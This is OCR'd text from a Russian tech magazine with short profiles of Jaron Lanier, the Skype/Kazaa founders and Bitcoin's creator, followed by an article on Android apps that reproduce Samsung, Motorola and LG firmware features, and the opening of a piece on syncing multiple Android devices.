Не исключено, что скоро слова «виртуальная реальность» снова войдут в повседневный обиход благодаря шлему Oculus Rift, но пока что они ассоциируются в основном с кадрами из старых фантастических фильмов. Их герои, надевая на голову громоздкие приспособления, погружались в темный мир с разбросанными тут и там разноцветными сетчатыми объектами: именно так в восьмидесятые годы выглядел передний край компьютерной графики.

Джейрон Ланье — автор термина «виртуальная реальность», а заодно основатель компании VPL, разработавшей по заказу NASA первые прототипы шлемов и перчаток. Вот картина, которую застал редактор журнала Whole Earth Review, пришедший брать интервью у Ланье в 1989 году. Посередине комнаты стоят два здоровенных компьютера Silicon Graphics, мощности каждого как раз достаточно, чтобы выводить картинку для одного глаза. На экранах можно видеть компьютерный мир — по тем временам очень продвинутый: сделанный не из сеточек, а из затененных разноцветных поверхностей. Человек в шлеме (Ланье) делает загадочные пассы рукой, заключенной в обмотанную проводами перчатку. Рядом девушка (подруга Ланье) готовит к демонстрации незаконченный прототип целого костюма, предназначенного для полного погружения в виртуальный мир.

Сейчас это описание больше напоминает о наивном прошлом, но в те времена выглядело скорее кусочком удивительного будущего, которое сбывается буквально на глазах. Ланье нисколько не сомневался в том, что технологии, связанные с виртуальной реальностью, ждет скорый успех. Он даже выражал опасение, что они могут оказаться крайне аддиктивными и попадут под запрет — как уже попали другие популярные среди его друзей развлечения (такие как LSD и галлюциногенные грибы).

Мечты о виртуальной реальности тогда не сбылись, и фирма VPL обанкротилась в 1990 году, а Ланье в течение последующих десяти лет участвовал в проекте высокоскоростной сети Internet2, не забывая уделять время другому своему увлечению — классической музыке и коллекционированию музыкальных инструментов. Однако безобразия, которые начались в нулевых годах, заставили Ланье снова выступать на конференциях, давать интервью и даже написать две очень неоднозначные книги.

Что за безобразия? Ну как же — Linux, Wikipedia, Facebook, да даже Google, — все это, по мнению Ланье, вещи неправильные и опасные, и человечество должно отказаться от них как можно скорее. А если не выйдет — отключить интернет и начать все заново, на этот раз по-нормальному. Нормальный же способ такой: ни в коем случае не делать обезличенных мегапроектов, подавляющих отдельные людские голоса, а корпорации заставить делиться с народом прибылями, полученными с каждого бита личной информации. Домашние странички, по мнению Ланье, прекрасны, потому что индивидуальны, а Web 2.0 — это мода на бесчеловечный суррогат, «онлайновый коллективизм» и «цифровой маоизм».

Подробности взглядов Ланье можно найти в статье «Половина манифеста» (One-Half of a Manifesto) и книгах «Ты — не гаджет» (You Are Not a Gadget) и «Кто владеет будущим?» (Who Owns the Future?). Последняя посвящена не столько опасностям коллективизма, сколько нападкам на фирмы, которые бесплатно получают от людей персональные данные и используют их в своих целях. Решение Ланье заключается в том, чтобы ввести систему, которая отслеживала бы перемещение личной информации и давала бы возможность делиться отчислениями с пользователями. Как ни парадоксально, повсеместные слежка и учет, необходимые для введения таких мер, нисколько не беспокоят Ланье.



На фото в очках и перчатке VPL позирует не девушка Ланье, а художник Николь Стэнджер, известная своими трехмерными картинами

СОЗДАТЕЛИ SKYPE И KAZAA:

Вели жизнь секретных агентов и скрывались от властей, а потом развели крупную компанию на миллиарды долларов

Двое шведов Николас Зеннстрём и Янус Фриис познакомились, работая в фирме Tele2, да так хорошо сошлись, что вместе перебрались и на следующую работу, а потом решили сделать собственный проект. Их первым продуктом стала известная пиринговая сесть Kazaa. Основатели утверждают, что их настоящей целью было открыть честный сервис, — люди бы им пользовались, чтобы передавать друг другу какие-нибудь (легальные!) данные. Но обмен музыкой и фильмами в двухтысячном году был горячей темой — тогда суд как раз рассматривал дело Napster, и разработка распределенной файлообменной сети вряд ли была совпадением.

Главное отличие Kazaa в том, что у нее не было единого сервера, а значит, полиции нечего будет изымать, а звукозаписывающим компаниям некого преследовать со своими юридическими нападками. Впрочем, второе утверждение оказалось спорным. Есть ведь основатели, которых можно привлечь к ответственности и попытаться заставить демонтировать сеть. Поэтому Зеннстрёму и Фриису приходилось скрывать адрес своего офиса, часто перемещаться с места на место, а с нанятой в Эстонии группой программистов встречаться в модном клубе, а не в переговорной комнате.

Однажды парочка рисковых предпринимателей была буквально на волосок от серьезных неприятностей. Ассоциация звукозаписывающих компаний позвала их для переговоров в Лос-Анджелес — якобы с тем, чтобы обсудить возможность легализации Kazaa. Мало того что ни к какой договоренности прийти не удалось, так дело еще в какой-то момент серьезно запахло керосином: Зеннстрёму и Фриису угрожал арест, но они успели вовремя покинуть Соединенные Штаты.

В другой раз беда угрожала лично Зеннстрёму — он мирно шел под руку с женой к своей лондонской квартире, как вдруг откуда ни возьмись появился адвокат на мотоцикле, который попытался всучить ему повестку. Семейной паре еле удалось спастись бегством.

Когда стало понятно, что денег Kazaa не принесет, а проблем с законом не оберешься, Зеннстрём и Фриис решили дистанцироваться от своего начинания и зарегистрировали фирму Joltid на Британских Виргинских островах (это в традиционном пиратском месте — Карибском море). На нее записали все связанное с технологиями, а Kazaa передали своим партнерам — владельцам фирмы Sharman Networks с пропиской в островной республике Вануату (это у берегов Австралии).

Следующее начинание Зеннстрёма и Фрииса тоже строилось на распределенных технологиях, но было сугубо легальным. Его название нам хорошо известно — это Skype. Первая публичная версия была выпущена в 2003 году, и уже через пару лет количество пользователей исчислялось десятками миллионов. Успех не мог не привлечь внимание больших компаний, и в 2005 году Skype был куплен владельцами аукциона eBay за 2,6 миллиарда долларов.



Все бы хорошо, но через какое-то время обнаружилось, что патенты на технологии Skype принадлежат Joltid и их передача в сделку не входила. А еще чуть позже выяснилось, что Skype не приносит предполагавшейся прибыли, и eBay поспешил выделить его в самостоятельную компанию. Зеннстрём, не теряя времени даром, собрал группу предпринимателей, скупившую акции обратно, и вошел в совет директоров Skype. Его фирма вернулась к нему как неразменный рубль — с той разницей, что номинал несравнимо больше.


Что произошло дальше, мы отлично знаем: Skype снова удалось продать — на этот раз Microsoft, и за неплохую цену в 8,5 миллиарда долларов. Надо думать, что Стив Балмер не повторил ошибки своих предшественников из eBay и особо позаботился о том, чтобы его компании достались заветные патенты Joltid. А вот вопрос о том, какой фокус в следующий раз провернет Зеннстрём, пока остается открытым.

СОЗДАТЕЛЬ BITCOIN:

Человек настолько скрытный, что в его существовании можно усомниться



Об этом персонаже известно лишь два факта: он разработал Bitcoin и его зовут Сатоси Накомото. Многие верят в то, что созданная им элегантная технология анонимных электронных платежей изменит мир. А вот о личности самого Накомото ходят самые разнообразные догадки. Каково его настоящее имя? Действительно ли он японец? Нарочно ли он попеременно использует британскую и американскую грамматику? Не скрывается ли за псевдонимом Накомото кто-нибудь известный? И наконец — один ли это человек или целый коллектив? Ответы рано или поздно будут получены, и тогда эту историю можно будет ставить в один ряд с самыми удивительными рассказами об изобретателях. Пока же придется подождать.



Интерфейс Kazaa

Переходящие ценности

Евгений Зобнин
androidstreet.net



Как получить лучшие функции фирменных прошивок от Samsung, Motorola и LG в стоковом Андроиде

Прошивки смартфонов многих производителей — это зачастую нечто гораздо большее, чем просто Android. Тот же Galaxy S4 просто-таки нафарширован различными функциями. С другой стороны, часто дополнительная функциональность оказывается настолько удачной, что возникает желание немедленно обратиться в Google с просьбой включить ее в ванильный Android. К счастью, даже если Google не ответит, всегда найдется приложение, повторяющее нужную функцию достаточно точно.


ПРЕДИСЛОВИЕ

Поводом к написанию этой статьи стал анонс смартфона Moto X всем нам известной Моторолы. Одна из его функций, а именно Active Display, которая выводила уведомления прямо на экран во время их появления или когда берешь смартфон в руку, настолько меня заворожила, что я взялся за поиски альтернативной реализации чего-то похожего для стокового Android. Сразу ничего, конечно, найти не удалось, но со временем в Google Play появилось несколько реализаций идеи, одна из которых оказалась очень даже неплохой; я приобрел платную версию и до сих пор с удовольствием использую приложение.

Позже появилось желание изучить мир прошивок других смартфонов и узнать, можно ли получить их функциональность в голом Android. Результаты этих изысканий предлагаются твоему вниманию.

ACTIVE DISPLAY


Начнем с того самого активного дисплея. Если ты пропустил анонс или обзор Moto X, то Active Display — это фоновый сервис, который при появлении нового уведомления (пришло письмо, сообщение, SMS) включает экран и выводит на него информа-




Обе реализации Active Display требуют доступа к системе уведомлений Android 4.3



DynamicNotifications собственной персоной



Первый, обучающий запуск Air Swiper



Настройки Air Swiper

цию о пропущенных событиях в лаконичном виде. Через некоторое время экран гаснет, но, когда берешь смартфон в руки, вновь загорается, так что нажимать кнопку включения вообще не нужно. Более того, если уведомление придет, когда телефон находится в кармане, дисплей загорится только после того, как ты достанешь его.

Это действительно очень удобный способ просмотра пришедших сообщений и уведомлений, который к тому же спасет смартфон от преждевременной смерти кнопки включения. Приложений, активирующих данную функцию в стоковом Android, пока только два, это Active Notify и DynamicNotifications. Причем, как оказалось, первое всего лишь пародия на Active Display, которая умеет включать экран во время возникновения событий, но не включает его при взятии смартфона в руки или при извлечении из кармана. Поэтому фактически реальная замена только одна.

Нужная функциональность есть только в платной версии DynamicNotifications, но она стоит всего один доллар, поэтому смело покупаем, устанавливаем и запускаем, после чего видим экран настроек. Включаем опцию Enable DynamicNotifications, ниже включаем опцию Auto-wake, которая как раз отвечает за умный показ уведомлений, а также по желанию опцию Night-mode, которая отключает активный дисплей на ночь (да, время можно настроить). Если речь идет об аппарате на Android 4.3, после запуска приложение также попросит предоставить ему доступ к уведомлениям и само перенаправит в нужный раздел настроек. Благодаря этой функции DynamicNotifications сможет показывать не только сам факт возникновения уведомления, но и подробности о нем.

Далее смартфон можно спокойно использовать в повседневной жизни. Когда придет уведомление, экран загорится и позволит получить доступ к подробностям события и разблокировать устройство. Внутренние алгоритмы приложения достаточно хороши для того, чтобы, например, при извлечении из кармана экран всегда загорался, как положено. Если же смартфон лежит на столе, то доступ к уведомлениям можно получить, просто проведя ладонью поверх датчика приближения (чуть выше экрана). Если смартфон перевернуть, отключится активный дисплей.

Теперь о том, сколько батареи жрет софтина и как быть с не-AMOLED дисплеями. Простой ответ на первый вопрос: 2–4%. Сложный: в отличие от Moto X, в котором под активный дисплей отведено работающее на пониженных частотах ядро процессора, DynamicNotifications включается только тогда, когда есть сами уведомления, и только в это время он тратит батарею на слежение за датчиками приближения и положения, в остальное время процесс спит. Если включить в настройках приложения использование DynamicNotifications в качестве экрана блокировки, он будет бодрствовать всегда и съест примерно 20%. Нужно это тебе или нет, решай сам.

Что касается AMOLED, то историю с ним придумали те, кто не знал, как на самом деле работает активный дисплей в Moto X, и думал, что экран там горит вообще всегда. В данном случае тип дисплея не имеет практически никакого значения, и в Moto X с таким же успехом могли бы поставить матрицу IPS+.

AIR SWIPER

Я уже упоминал, как можно включать экран, проведя ладонью над датчиком приближения. По сути, это баг (который фича) DynamicNotifications, появившийся в результате работы алгоритма, отвечающего за включение экрана после извлечения из кармана. Однако если в данном приложении бесконтактные жесты всего лишь побочный эффект, то в некоторых прошивках и приложениях это полноценная функция, которой хвастается производитель.

Например, в прошивках от компании Samsung бесконтактные жесты занимают далеко не последнее место среди других популярных функций. Здесь с их помощью можно включать и выключать смартфон, перелистывать страницы в браузере, переключать треки и принимать звонки. И смартфон даже умеет различать, какой именно стороной руки пользователь провел над датчиком: ладонью или ребром.

Большая часть этой функциональности — это обычный для Samsung рекламный ход, почти не имеющий практического применения (очень сложно представить человека, которому будет удобнее перелистывать страницы, махая рукой, чем проматывать пальцем), однако, как показал пример с DynamicNotifications, даже такая спорная идея, как бесконтактные жесты, может найти достойное применение.

В Google Play на тему бесконтактных жестов есть полностью бесплатное приложение под названием Air Swiper. Среди его возможностей:

- автоматическое включение экрана при получении SMS и открытие сообщения жестом;
- включение и выключение экрана жестом;
- включение беззвучного режима с помощью удержания руки над датчиком приближения;
- включение/выключение Wi-Fi и Bluetooth жестом.

Не знаю, будет ли вся эта функциональность удобна тебе, тут надо пробовать самому. Для себя я нашел только одну полезную функцию: включение экрана жестом. В конце концов, DynamicNotifications срабатывает только тогда, когда есть уведомления, а это приложение работает всегда. Оказалось, однако, что функция куда менее удобна, чем кажется. Для разблокировки устройства приходится проводить рукой не один, а целых три раза, что сделать правильно удается далеко не всегда. К тому же от случайного срабатывания трехразовый взмах также не защищает; телефон может разблокироваться, если, например, держа его в руке, пройти рядом с забором.

В прошивках от компании Samsung бесконтактные жесты занимают далеко не последнее место среди других популярных функций

В общем и целом, Air Swiper — интересное приложение, но его полезность невысока, как, впрочем, и полезность аналогичной функциональности в фирменных прошивках.

SMART STAY


Еще одна разрекламированная функция прошивок от Samsung — это функция Smart Stay, которая появилась в Galaxy S3 и была предназначена для поддержания экрана включенным до тех пор, пока пользователь от него не отворачивался. В основе механизма лежал достаточно простой алгоритм, который периодически делал снимок фронтальной камерой и анализировал, открыты ли глаза пользователя. Да — тайм-аут отключения продлевается, нет — отключаем экран.

Функция действительно хорошо работала и имела успех у пользователей, поэтому в Galaxy S4 Samsung расширила ее и, по своей традиции, довела идею до абсурда. В частности, появилась функция включения паузы в видеоплеере при отведении взгляда от экрана (специально для просмотра порно, видимо), прокрутка страницы, когда взгляд достигает конца экрана в браузере (игра: успей прочитать последнюю строку) и отключение автоматического поворота экрана при наклоне устройства вместе с головой (мы же так любим читать, лежа на боку!).


Но как бы ни были абсурдны идеи, заложенные в S4, оригинальный Smart Stay действительно хорош. И неудивительно, что в Google Play появилось множество подражателей. Smart Stay Ex — один из них. Это небольшое приложение, которое делает ровно то, что оригинальная функция из третьего Galaxy, то есть просто не дает экрану погаснуть.

Все, что нужно сделать, чтобы получить эту функцию на своем смартфоне, — просто установить и запустить приложение, включить его с помощью переключателя в верхней части экрана и выбрать опцию Start at boot. После этого в строке состояния появится значок приложения, который будет менять цвет в зависимости от ситуации: синий — экран не будет отключаться, серый — экран будет отключен через минуту, желтый — идет сканирование.

Приложение просыпается каждые несколько секунд (половина от системного тайм-аута блокировки) и делает снимок. Если результат анализа снимка будет положительным (глаза открыты), тайм-аут выключения экрана будет продлен, отрицательный — приложение заснет еще на несколько секунд и после второй неудачной попытки сканирования отключит экран. Количество попыток можно выбрать самостоятельно, от 1 до 5, но дефолтовое значение 2 здесь полностью оправданно. Даже в вечернее время Smart Stay Ex всегда правильно определяет состояние глаз, поэтому обычно достаточно только одной попытки.



Smart Stay Ex докладывает об успешном обнаружении открытых глаз



YouTube с плавающим окном

Как вердикт: определенно must have, точная работа и минимальная, почти незаметная, нагрузка на батарею. Минус один: часто дает сбои ночью.

QUICK SETTINGS

Очередная знаменитая функция прошивок от Samsung — это панель быстрых настроек, небольшая плашка с кнопками включения/выключения Wi-Fi, звука, GPS и прочего, которая находится в верхней части «шторки». Изначально идея, конечно, была придумана и реализована не Samsung, а разработчиками CyanogenMod, а после этого растащена всеми кому не лень (например, AOKP, ParanoidAndroid, MIUI). В самом CyanogenMod она доступна начиная с древнего cm7, но если ты предпочитаешь использовать голый Android или фирменную прошивку производителя устройства, то получить нужную функциональность можно, установив Settings Extended.

По сути, все, что делает это приложение, — это создает в шторке те самые кнопки. Но есть и множество гибких настроек, с помощью которых можно определить количество и набор отображаемых кнопок, добавить вторую строку кнопок, а также определить их внешний вид и цвет. Последние две настройки, однако, доступны только в платной версии приложения, но ее цена всего один доллар. Также платная версия включает в себя дополнительные кнопки и возможность запуска других приложений.


Каких-либо проблем, связанных с работой кнопок и их поведением, свойственных другим подобным приложениям, в Settings Extended нет. Строка кнопок всегда отображается в верхней части панели, не съезжает вниз и не исчезает при очистке шторки. Кнопки срабатывают сразу после нажатия и не приводят к открытию каких-либо окон. Все работает ровно так, как и должно, но за это приходится платить тем, что приложение доступно только для Android 4.0 и выше (именно в четвертой версии появились все необходимые функции, позволяющие реализовать интерактивные уведомления).

В общем и целом — просто отличная альтернативная реализация оригинальной функциональности.



INFO


В CyanogenMod отключение звука по времени можно настроить в меню «Звук → Тихие часы».




Приложение SyncSpace Shared Whiteboard

МНОГООКОННЫЙ РЕЖИМ


В прошивках LG и Samsung есть две разные в реализации, но одинаковые по назначению функции LG QSlide и Samsung Pop-Up Play. Это не что иное, как набор приложений (браузер, видеоплеер, калькулятор и так далее), которые умеют работать в обособленном плавающем окне, так же как в Windows например. Не совсем понятно, чем, кроме рекламы, руководствовались обе компании, включая такие функции в прошивки для смартфонов, но в планшете нечто подобное может быть очень и очень удобным.



Auto Vibrate с предложением выбрать место и радиус срабатывания



Auto Vibrate и тихие часы



Flip4Silence

В Google Play подобных приложений довольно много. Причем, как оказалось, функциональность, позволяющая реализовать такой режим, есть в API Android, так что они не требуют ни прав root, ни каких-либо хаков вроде Xposed. Из наиболее примечательных можно назвать заметки Floating Stickies, веб-браузер OverSkreen, видеоплеер Stick It!, ютуб-плеер с длинным названием Floating YouTube Popup Video, клавиатуру A.I.type keyboard tablet, а также Tiny Apps — комплект из пяти приложений, в который входят:

- заметки с возможностью вставки, копирования и сохранения;
- простой диктофон;
- холст для рисования с возможностью сохранения и отмены;
- простой музыкальный проигрыватель;
- калькулятор с поддержкой сложных математических операций.

Уверен, что большинство из этих приложений не приживутся на твоем устройстве, а останутся разве что видеоплеер и клавиатура. У клавиатуры, кстати, есть три режима работы: обычная, плавающая и плавающая с разделением клавиш для правой и левой рук. В последнем режиме она будет состоять из двух разных блоков клавиш, расположенных в разных сторонах экрана, что существенно упрощает ввод текста, а к тому же не отнимает место у запущенного в данный момент приложения.

Что касается самой идеи, то, на мой взгляд, она во многом бесполезна. Экраны гаджетов не настолько велики, чтобы многооконность была оправданной.

LG VU TALK

В прошивке смартфонов серии Optimus Vu II есть поддержка интересной технологии под названием LG Vu Talk. Это такой местный Paint, позволяющий во время звонка рисовать и делать заметки, которые сразу увидит собеседник. Очень даже полезная в некоторых ситуациях функциональность: можно быстро набросать схему или обсудить общую идею (синхронизация идет в обе стороны). Проблема только в том, что у собеседника тоже должен быть LG Optimus Vu, а вероятность этого довольно низка.

К счастью, в Google есть приложение с амбициозным названием SyncSpace Shared Whiteboard. По сути, тот же разделяемый Paint, за исключением того, что для установления связи между устройствами одного звонка будет недостаточно и придется отправить также ссылку. Зато работает везде и все, включая тот же Optimus Vu.

Пользоваться приложением просто, но интерфейс у него не очевиден. Нужно сделать следующее: установить софтину, запустить, открыть меню, выбрать пункт «Syncing...», а затем нажать «Start Syncing». После этого нужно снова открыть меню, опять выбрать «Syncing...», а далее нажать либо «Email Sync Link...», либо «Copy Sync Link» — и все. На другой стороне достаточно будет открыть ссылку, и приложение будет запущено автоматически.

ИНТЕЛЛЕКТУАЛЬНАЯ РЕГУЛИРОВКА ГРОМКОСТИ

Во многих прошивках, в том числе кастомных, есть две любимые пользователями функции. Это автоматическое включение беззвучного режима при перевороте устройства экраном вниз и возможность задать интервалы тихого времени, когда смартфон не будет издавать звуки. Это определенно полезная функциональность, которой почему-то нет в обычном Android. К счастью, ситуацию легко исправить с помощью сторонних приложений.

Лучшее из лучших среди приложений для выполнения подобных задач и всего, что связано с автоматизацией Android, — это Tasker. Это инструмент, который позволяет назначать те или иные действия в ответ на произошедшее событие (время, место, включение Wi-Fi, что угодно), но так как Tasker достаточно сложен в использовании и с наскоку в нем не разобраться, то я отправлю тебя прочитать большую статью об этом инструменте, которая уже была опубликована в нашем журнале, а вместо него расскажу о простых в использовании приложениях, которые делают ровно то, что нам нужно.

Первое приложение — Flip4Silence. Это простой сервис, который реагирует на изменение показаний датчика положения и отключает звук при перевороте смартфона экраном вниз. В качестве дополнения приложение также умеет приглушать звук звонка, когда телефон будет взят в руки. Это тоже очень удобная и полезная функциональность.

Второе приложение — Auto Vibrate. Приложение с двойной функциональностью. Позволяет отключать звук не только в определенные часы, но и в определенном месте. То есть можно, например, настроить приложение так, чтобы оно отключало звук на работе или в кинотеатре. Но это только в теории, на практике же GPS в помещениях может просто не сработать, так что всецело полагаться на приложение не стоит.

ЗАКЛЮЧЕНИЕ

Конечно же, это не все фирменные функции, которые можно найти в прошивках тех или иных производителей смартфонов. За кадром остались камера-комбайн с огромным количеством бесполезных функций от Samsung, заметки поверх экрана от LG, функция приближения видео в плеере от Samsung и LG, Smart Actions от Motorola и многие другие. Большинство этих функций тебе никогда не понадобятся, а вот те, которые попали в статью, будут весьма полезны.



Евгений Зобнин
androidstreet.net

В одном котле

Обеспечиваем слаженную работу нескольких Android-девайсов

Сегодня мобильный гаджет — это уже не роскошь и не игрушка гика, назначение которой известно только ему самому, а такая же обычная вещь, как телевизор или микроволновка. Большинство из нас владеют не только смартфоном, но и планшетом, ноутбуком, портативной игровой приставкой, а у многих есть умные HDMI-стики под управлением Android. Проблема всего этого многообразия только в том, что в мобильных ОС нет средств для синхронизации и удаленного взаимодействия множества устройств.

ВМЕСТО ВВЕДЕНИЯ

Google и Apple сделали многое для того, чтобы их девайсами пользоваться было настолько удобно, насколько это возможно. Единый аккаунт для доступа к сервисам, прозрачная синхронизация данных, облачное хранилище для настроек — это только часть реализованных софтверными гигантами функций, которые делают гаджеты чрезвычайно удобными в использовании и экономят уйму времени.

Тем не менее, когда речь заходит о синхронизации нескольких устройств между собой, возникают серьезные проблемы. Ни в одной ОС просто нет такой функциональности. Конечно, мы можем привязать все устройства к единому Google- и Apple-аккаунту, который позволит нам устанавливать последние версии софта, получать письма, сообщения и другие уведомления сразу на все девайсы. Однако ни о какой синхронизации настроек, списков установленных приложений и данных на карте памяти речи не идет, каждое устройство — это «вещь в себе», которая может иметь доступ к одному облаку-хранилищу, но не более того.

Мы не будем разбираться, почему сложилась такая ситуация, а вместо этого обсудим способы решения проблемы, то есть попытаемся найти инструменты и модификации, которые помогли бы нам настроить синхронизацию и взаимодействие различных устройств. Android-устройства разного назначения в наших широтах распространены гораздо сильнее iOS, поэтому речь пойдет о зеленом роботе.

ЧТО К ЧЕМУ

